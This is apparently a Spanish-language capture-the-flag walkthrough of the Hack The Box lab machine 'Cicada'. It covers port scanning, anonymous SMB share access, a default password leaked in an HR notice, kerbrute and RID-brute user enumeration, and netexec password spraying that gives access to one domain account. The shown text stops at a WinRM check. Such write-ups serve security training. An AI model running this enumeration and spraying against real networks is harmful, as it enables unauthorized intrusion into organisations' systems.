

Cicada - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos con escaneo de puertos con nmap:




```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-12 16:15:23Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site:
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Issuer: commonName=CICADA-DC-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:   9ec5:1a23:40ef:b5b8:3d2c:39d8:447d:db65
| SHA-1: 2c93:6d7b:cfd8:11b9:9f71:1a5a:155d:88d3:4a52:157a
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site:
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Issuer: commonName=CICADA-DC-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
```




```
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domai
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.ci
| Issuer: commonName=CICADA-DC-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:   9ec5:1a23:40ef:b5b8:3d2c:39d8:447d:db65
| SHA-1: 2c93:6d7b:cfd8:11b9:9f71:1a5a:155d:88d3:4a52:157a
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domai
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.ci
| Issuer: commonName=CICADA-DC-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-22T20:24:16
| Not valid after:  2025-08-22T20:24:16
| MD5:   9ec5:1a23:40ef:b5b8:3d2c:39d8:447d:db65
| SHA-1: 2c93:6d7b:cfd8:11b9:9f71:1a5a:155d:88d3:4a52:157a
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
59567/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vamos a enumerar los recursos compartidos de la maquina victima por el puerto 445 a traves de una null session:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.11.35 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.35 failed (Error NT_
Unable to connect with SMB1 -- no workgroup available
```

Dentro de "HR" encontramos un archivo:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.11.35/HR -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D
  ..                                  D
  Notice from HR.txt                  A      12

                4168447 blocks of size 4096. 4
```

Nos lo descargamos y vemos su contenido:




```
└─$ cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join
fault password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8
```

Nos filtra una contraseña pero no disponemos de ningun usuario. Podemos enumerar usuarios validos con la herramienta kerbrute:



```
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.11.35 -d cicada.htb
ion-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/12/24 - Ronnie Flathers @ropnop

2024/11/12 04:42:52 >  Using KDC(s):
2024/11/12 04:42:52 >   10.10.11.35:88

2024/11/12 04:42:58 >  [+] VALID USERNAME:       guest@cicada.htb
2024/11/12 04:43:12 >  [+] VALID USERNAME:       administrator@cicada.htb
```


Vamos a probar si la contraseña es valida para alguno de estos dos usuarios con la herramienta netexec:



```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ netexec smb 10.10.11.35 -u 'guest' -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 2
rue) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\guest:Cicada$M6C

┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ netexec smb 10.10.11.35 -u 'administrator' -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 2
rue) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\administrator:Ci
```


No es valida para ninguno de los dos usuarios. Como no he conseguido enumerar usuarios con la herramienta "rpcclient", podemos enumerar posibles usuarios con netexec a traves de su RID, con el usuario "guest":

`netexec smb 10.10.11.35 -u 'guest' -p '' --rid-brute`




```
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

Nos creamos un listado con los usuarios que hemos creado y vamos a probar a cuales de ellos puede pertenecer la contraseña que hemos encontrado:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb)
rue) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Dev:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
```

Tenemos la contraseña de "michael.wrightson". El problema es que no nos podemos conectar por remoto utilizando este usuario ya que no pertenece al grupo "Remote Management Users", podemos comprobarlo con netexec:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.35 -u 'michael.wrightson'  -p 'Cicada$M6Corpb*@Lp#nZp!8' 2>/dev/null
WINRM       10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (doma
